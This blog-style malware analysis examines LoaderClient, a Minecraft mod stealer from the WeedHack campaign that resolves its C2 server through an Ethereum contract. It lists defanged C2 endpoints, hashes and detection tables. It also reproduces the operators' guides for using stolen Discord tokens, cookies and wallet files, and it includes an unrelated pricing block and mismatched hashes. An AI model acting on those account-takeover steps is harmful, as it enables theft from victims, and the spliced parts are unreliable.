

LoaderClient Malware Analysis: Ethereum Based C2



←
Blog

LoaderClient Malware Analysis: How WeedHack Uses Ethereum Smart Contracts for Resilient C2 Infrastructure

Table of Contents

- 1.
- 2.
- 3.
- 4.
- 5.
- 6.

Executive Summary

LoaderClient is a Minecraft-based malware loader linked to the WeedHack Malware-as-a-Service campaign. It is distributed as a malicious Minecraft Fabric mod and is designed to steal Minecraft session data, including display name, account UUID, and live Microsoft OAuth access tokens.

What makes LoaderClient especially notable is its command and control architecture. Instead of hardcoding a traditional C2 domain, the malware uses an Ethereum smart contract to retrieve its active C2 URL. This technique, known as EtherHiding, makes the campaign more resistant to domain takedowns, registrar action, and hosting-provider disruption.

The malware also downloads a second-stage payload entirely in memory. That stage-2 payload is compiled using JNIC v3.7.0, hides its business logic inside native code, re-resolves C2 through the same Ethereum contract, bypasses SSL validation, uses DNS-over-HTTPS, and supports

further in-memory staging.

Quick Definition

LoaderClient is a Minecraft-based malware loader that steals account credentials, resolves its command-and-control server through an Ethereum smart contract, and delivers a second-stage payload using in-memory execution techniques.

Key Takeaways

- LoaderClient is distributed through malicious Minecraft Fabric mods.
- The malware is part of the WeedHack Malware-as-a-Service campaign.
- WeedHack has logged more than 116,000 unique host compromises since January 2026.
- LoaderClient steals Minecraft session data, including live Microsoft OAuth access tokens.
- The malware uses EtherHiding to store C2 infrastructure inside an Ethereum smart contract.
- Stage-2 payloads are compiled using JNIC native code.
- The malware executes the stage-2 payload entirely in memory.
- The most durable IOC is the Ethereum smart contract address used for C2 resolution.

Since January 2026, threat intelligence teams have tracked an aggressive malware campaign called **WeedHack** that distributes data-harvesting payloads and Remote Access Trojans disguised as popular Minecraft mods and optimization clients. By June 2026, the campaign had logged over **116K unique host compromises**, averaging 2,000 to 3,000 new infections every 24 hours. The operation runs as a Malware as a Service (MaaS) platform with a free tier accessible to anyone with a Discord account and a premium tier starting at just **\$5.00 USD per month**, pricing that has shifted the demographic of threat operators toward teenagers targeting peers in gaming communities.

This report presents a full technical teardown of **LoaderClient** (stage-1) and its **JNIC-compiled stage-2 payload** from the WeedHack campaign. LoaderClient is distributed as a Minecraft Fabric mod and uses a technique called **EtherHiding**, storing its command-and-control URL inside an Ethereum smart contract on mainnet, making it immune to conventional domain takedowns, registrar seizures, and hosting provider intervention. The stage-2 payload, obtained from an earlier build of the C2 infrastructure, confirms that all business logic is compiled to native code via **JNIC v3.7.0**, with the Java classes serving as thin skeletons around LZMA2-compressed, ChaCha20-obfuscated native DLLs (x86-64 and AArch64). Stage-2 independently re-resolves C2 via the same Ethereum contract, performs privilege escalation through a **CMSTP UAC bypass** using JNA Win32 API calls, and bypasses SSL certificate validation to accept all certificates during C2 communication.

This analysis covers the WeedHack campaign's origins and MaaS infrastructure, the LoaderClient execution chain, the Ethereum-based C2 protocol with RSA signature verification, the custom decS string obfuscation cipher, the stage-2 JNIC architecture and privilege escalation mechanics, and actionable detection and defense recommendations. All technical findings are backed by bytecode analysis of both stages.

Overview

LoaderClient is a stage-1 credential stealer from the **WeedHack** Malware-as-a-Service campaign. It is distributed as a Minecraft Fabric mod JAR targeting players running Minecraft 1.21. On execution, the malware harvests the victim's Minecraft session including display name, account UUID, and live Microsoft OAuth access token, then queries an Ethereum smart contract to resolve its C2 URL, downloads a second-stage payload, and executes it entirely in memory.

The WeedHack campaign represents a convergence of consumer-grade malware, blockchain infrastructure abuse, and the unregulated ecosystem of third-party game modifications. Between January and June 2026, it compromised over 116,000 endpoints and produced more than 3,820 unique malicious JAR files. The MaaS platform's pricing that is free for basic credential theft, \$5/month for a full RAT and has commoditized advanced surveillance capabilities for personal disputes, peer-to-peer extortion, and cyberbullying among teenager operators.

This report integrates binary-level static analysis of both the stage-1 (LoaderClient) and stage-2 (Module.jar) payloads with campaign-level threat intelligence from McAfee, PolySwarm, CyberInsider, and independent researchers. The stage-2 sample was obtained from a cached build of the C2 infrastructure. Every technical claim is backed by bytecode evidence or live network verification.

Metric	Value
Campaign name	WeedHack
Predecessor	Majanito (late 2025, developer handle “Majanito”)
Operational since	January 2026
Total logged infections	116,000+ unique endpoints
Daily infection rate	2,000–3,000 new compromises
Discovered malicious JARs	3,820+ unique files
Active staging domains	10 current, 11 historical
Distribution URLs	240+ unique malicious URLs
MaaS registered accounts	850+ (Telegram channel)
Stage-1 sample	f91714f89616002c6c1411233470f58e74fad7cb5a7da6f77aa6082f5d2e8771.jar
Stage-2 sample	e7d1346153b49ce403687bbd0dbf1db63de6808d64ea2812ea48ef0cfe7cf2a



Choose Your Plan

Flexible pricing for every type of player.

Weekly
Try it out

€4.99 /week

- ✓ All macros
- ✓ 24/7 Support
- ✓ Windows 10/11 only
- ✓ Regular updates
- ✓ 1 device
- ✓ Automatic Cloud Configs

Get Started

Most Popular

Monthly
Best value for active players

€7.99 /month

- ✓ All macros
- ✓ 24/7 Support
- ✓ Windows 10/11 only
- ✓ Regular updates
- ✓ 1 device
- ✓ Automatic Cloud Configs

Get Started

1 Year
Uninterrupted access to all macros

€64.99 /year

- ✓ All macros
- ✓ 24/7 Support
- ✓ Windows 10/11 only
- ✓ Regular updates
- ✓ 1 device
- ✓ Automatic Cloud Configs

Get Started

Lifetime
Forever access to all macros

€99.99

- ✓ All macros
- ✓ 24/7 Support
- ✓ Windows 10/11 only
- ✓ Regular updates
- ✓ 1 device
- ✓ Automatic Cloud Configs

Get Started

Why this matters: WeedHack has lowered the barrier to entry for malware operations to effectively zero. Traditional MaaS platforms cost \$250–500/month; WeedHack offers equivalent capabilities for free or \$5/month. The campaign’s 116,000+ infections demonstrate that targeting gaming communities with low-cost tooling produces volume that rivals enterprise-focused operations.

Threat Group Lineage and Timeline

From Majanito to WeedHack


WeedHack originated in late 2025 as a private, targeted credential stealer called **Majanito**, developed by a threat actor using the same handle. The early Majanito codebase was written in standard, uncompiled Java, which made it vulnerable to static reverse-engineering and signature-based detection. Analysis of the recovered stage-2 payload directly confirms this lineage: all operational classes are packaged under the `dev.majanito` namespace, meaning the original developer’s handle is preserved in the compiled codebase even after the WeedHack rebrand.

Rebrand and MaaS Expansion

In early 2026, the codebase underwent a change in ownership and was rebranded as **WeedHack**. The new operators made two strategic decisions that transformed the project from a private tool into a scalable operation. First, they transitioned the business model to a Malware-as-a-Service program hosted on the clearnet rather than underground dark-web markets. Second, they implemented the **EtherHiding** protocol using an Ethereum smart contract to store and rotate C2 URLs, giving the infrastructure takedown resistance that most commodity malware lacks.

C2 Rotation Through Ethereum

By March 2026, the campaign had established active C2 infrastructure resolving to `whnewreceive[.]ru`. The Ethereum contract has since been updated to resolve to `fucktermedfir[.]st`, demonstrating the operator’s ability to rotate infrastructure without recompiling or redistributing payloads.



Key milestones in the WeedHack campaign's evolution from the private Majanita stealer to a full Malware-as-a-Service platform with 116,000+

23 / 57
Community Score -13

23/57 security vendors flagged this file as malicious
9b1734f89616902c6c3411233470f5b674bd7c65a7da6f77aa6082f5d2e8771
9b1734f89616902c6c3411233470f5b674bd7c65a7da6f77aa6082f5d2e8771.jar
jar sets-process-name detect-debug-environment checks-cpu-name long sleeps

Reanalyze Similar More
Size 1.29 MB Last Analysis Date 13 days ago JAR

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.java/egartigado Threat categories trojan downloader miner Family labels java egartigado agentd

Security vendors' analysis
Do you want to automate checks?

Alibaba	TrojanDownloader:JAVAGeneric.418868...	AllCloud	Trojan(downloader):Java/Agent.add
Antiy-AVL	Trojan/Win32.Egartigado	Arcabit	Trojan.Generic.D4B0298E
Avira (no cloud)	TR/JAVA.Malware	BitDefender	Trojan.Generic.KD.79653854
CTX	Zip.trojan.java	Cynet	Malicious (score: 99)
DrWeb	Java.BitCoinMiner.2	Emisoft	Trojan.Generic.KD.79653854 (8)
eScan	Trojan.Generic.KD.79653854	ESET-NOD32	Java/CoinMiner.N.Trojan

23 / 57
Community Score -3

23/57 security vendors flagged this file as malicious
e7d1346153b49ce433687bbdddbf1db63de6858d54ea2812ea48ef0cfe1c2a
module
jar checks-cpu-name detect-debug-environment long sleeps sets-process-name

Reanalyze Similar More
Size 6.74 MB Last Analysis Date 8 days ago JAR

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.java/weedhack Threat categories trojan dropper Family labels java weedhack aldrojan


Security vendors' analysis
Do you want to automate checks?

Alibaba	TrojanDropper:JAVAGeneric.f612bd58	AllCloud	Trojan(dropper):Java/Agent_IR
AlYac	Trojan.WeedHack.1	Antiy-AVL	Trojan/Win32.Egartigado
Arcabit	Trojan.Generic.DACE17B2	BitDefender	Trojan.Generic.KD.80091010
CTX	Jar.trojan.java	Cynet	Malicious (score: 99)
Elastic	Malicious (moderate Confidence)	Emisoft	Trojan.Generic.KD.80091010 (8)
eScan	Trojan.Generic.KD.80091010	ESET-NOD32	Java/TrojanDropper.Agent.IQ.Trojan
Fortinet	Java/Agent.IQ/tr	GData	Trojan.Generic.KD.80091010
Google	Detected	Kaspersky	HEUR:Trojan.Java.Generic

Why this matters: The Majanita-to-WeedHack transition demonstrates how commodity malware codebases are recycled and professionalized. The adoption of EtherHiding, a technique previously associated with more sophisticated operations, signals that blockchain-based C2 is becoming

accessible to mid-tier operators. Defenders should expect this pattern to repeat across other gaming-focused campaigns.


The WeedHack Malware-as-a-Service Platform



WeedHack operates as a commercially structured MaaS platform with tiered pricing, a centralized administration dashboard, and an active community of over 850 registered operators on Telegram. The platform’s business model is designed to maximize infections through a free tier that feeds stolen credentials into a centralized dashboard, while monetizing advanced capabilities through a premium tier.

WeedHack MaaS Feature Comparison

Feature	Free Tier	Premium Tier (\$5/mo or \$24.99 Lifetime)	Traditional MaaS (Lumma, X-Worm)
Base cost	\$0 (ad-supported / Discord verified)	\$5.00/mo or \$24.99 lifetime	\$250–500/mo
Minecraft session theft	Yes	Yes + full account takeover	N/A
Browser credentials	36 browsers	36 browsers + real-time keylogger	Comparable
Crypto wallets	56 browser + 12 desktop	+ clipboard monitor + wallet swapping	Comparable
Communication tokens	Discord, Telegram, Steam	+ account hijacking + payload spreading	Comparable
File system access	24-keyword search	Full file browser (upload/download/delete)	Comparable
Surveillance	Single screenshot	Live webcam (25 FPS) + 720p screen-share	Variable
Remote control	None	cmd shell + mouse/keyboard	Comparable



Web based rat builder	✓	✓
Fabric 1.21.0 to 1.21.10	✓	✓
Inject into other mods	✓	✓
More features	Coming soon	Coming soon
Remote Overview ?	✗	✓
Rerun the stealer	✗	✓
Screenshare (with mouse and keyboard access)	✗	✓
Webcam	✗	✓
Keylogger	✗	✓
Remote Shell	✗	✓
Remote File Manager	✗	✓
More features	✗	Coming soon
Minecraft Token Refresh +	✗	✗
More tools	Coming soon	Coming soon

The premium tier's webcam and screen-sharing modules use a windowless WebSocket handler (@ClientEndpoint) to compress video streams into WebP format at 0.85 quality, maintaining a 25 FPS transfer rate. The WebSocket C2 endpoints are wss://remotev2.whpayment[.]ru/ws/client (primary) and wss://remotev2.whreceive[.]ru/ws/client (backup).

The MaaS administration dashboard contains tutorials instructing operators on distribution best practices. Operators are told to avoid low-quality, AI-generated voice-overs in YouTube videos and instead use custom narrations, background audio, and high-definition overlays to mimic legitimate community developers.

WeedHack

Dashboard

Overview

Hits

Session Hits

Statistics

Leaderboard

Builder

Build

Remote

Configure

Settings

Tools

Account

My Account

Buy Premium

Community

Suggestions

Video Tutorials

Getting Started Tutorial

Oops!

This video has been archived and is not available to watch at this time.

Complete walkthrough of the panel, building your first mod, and understanding the basics.

Remote Access Tutorial

Learn how to use the premium remote access features including screenshare and shell.

How-To Guides

Discord Token Login

How to Login using a Discord token?

To login using a Discord token you just grabbed:

1. Download this Chrome add-on

2. Go to discord.com and open the add-on

3. Enter the token and click login

Cookie Import

How to use the cookies?

The cookies are formatted in Netscape format. Here's how to import them in Firefox:

1. Get the Cookie Manager add-on for Firefox

2. Copy the cookies from the Stealer Panel

Desktop Wallet Import

How to import wallets via file?


For Exodus wallet:

1. Extract the files from your Exodus.zip folder

2. Paste them into the following storage path:

C:\Users\Tusername\Documents\Exodus

8/37



Why this matters: The free tier acts as a wide-net distribution vector, flooding the centralized dashboard with stolen accounts and cryptocurrency profiles at no cost to operators. The premium tier monetizes interactive control. The suggestion system where subscribers vote on features like microphone access or ransomware transforms the platform into a collaborative development model where advanced surveillance capabilities are commoditized for personal disputes.

Initial Compromise and Social Engineering Vectors

WeedHack operators rely on two primary distribution methods: **YouTube-driven search redirection** and **SEO poisoning**. Both target the unregulated ecosystem of third-party Minecraft modifications, where players routinely download custom code from unofficial sources.

YouTube Distribution

Operators upload polished video showcases that review or demonstrate popular Minecraft mods, visual add-ons, or custom client launchers. These high-quality videos accumulate thousands of views before being flagged. Download links are placed in video descriptions and pinned comments, directing viewers to malicious JAR files.


SEO Poisoning and Fake Download Portals

